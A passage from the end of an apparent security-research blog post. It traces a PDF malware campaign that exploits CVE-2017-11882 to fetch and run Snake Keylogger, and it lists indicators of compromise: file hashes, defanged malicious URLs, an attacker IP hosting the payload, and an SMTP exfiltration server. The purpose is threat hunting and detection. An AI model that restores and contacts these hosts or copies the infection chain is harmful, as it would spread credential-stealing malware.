

Figure 13 – Decrypted shellcode presenting the payload URL.

Without running it further, we see that the malware downloads an executable called *fresh.exe* and runs it in the public user directory using *ShellExecuteExW*. The executable is Snake Keylogger, a family of information-stealing malware that we have written about before. We can now extract indicators of compromise (IOCs) from this malware, for example using dynamic analysis. At this point, we have analyzed the complete infection chain and collected IOCs, which can now be used for threat hunts or building new detections.

Conclusion

While Office formats remain popular, this campaign shows how attackers are also using weaponized PDF documents to infect systems. Embedding files, loading remotely-hosted exploits and encrypting shellcode are just three techniques attackers use to run malware under the radar. The exploited vulnerability in this campaign (CVE-2017-11882) is over four years old, yet continues being used, suggesting the exploit remains effective for attackers.

IOCs

REMMITANCE INVOICE.pdf
05dc0792a89e18f5485d9127d2063b343cfd2a5d497c9b5df91dc687f9a1341d

has been verified. however pdf, jpeg, xlsx, .docx
250d2cd13474133227c3199467a30f4e1e17de7c7c4190c4784e46ecf77e51fe

f_document_shp.doc
165305d6744591b745661e93dc9feaea73ee0a8ce4dbe93fde8f76d0fc2f8c3f

f_document_shp.doc_object_00001707.raw
297f318975256c22e5069d714dd42753b78b0a23e24266b9b67feb7352942962

Exploit shellcode
f1794bfabeae40abc925a14f4e9158b92616269ed9bcf9aff95d1c19fa79352e

fresh.exe (Snake Keylogger)
20a3e59a047b8a05c7fd31b62ee57ed3510787a979a23ce1fde4996514fae803

External OLE reference URL
hxxps://vtaurl[.]com/IHytw

External OLE reference final URL
hxxp://192.227.196[.]211/tea_shipping/f_document_shp.doc

Snake Keylogger payload URL
hxxp://192.227.196[.]211/FRESH/fresh.exe

Snake Keylogger exfiltration via SMTP
mail.saadzakhary[.]com:587

Tags

CVE-2017-11882 PDF snake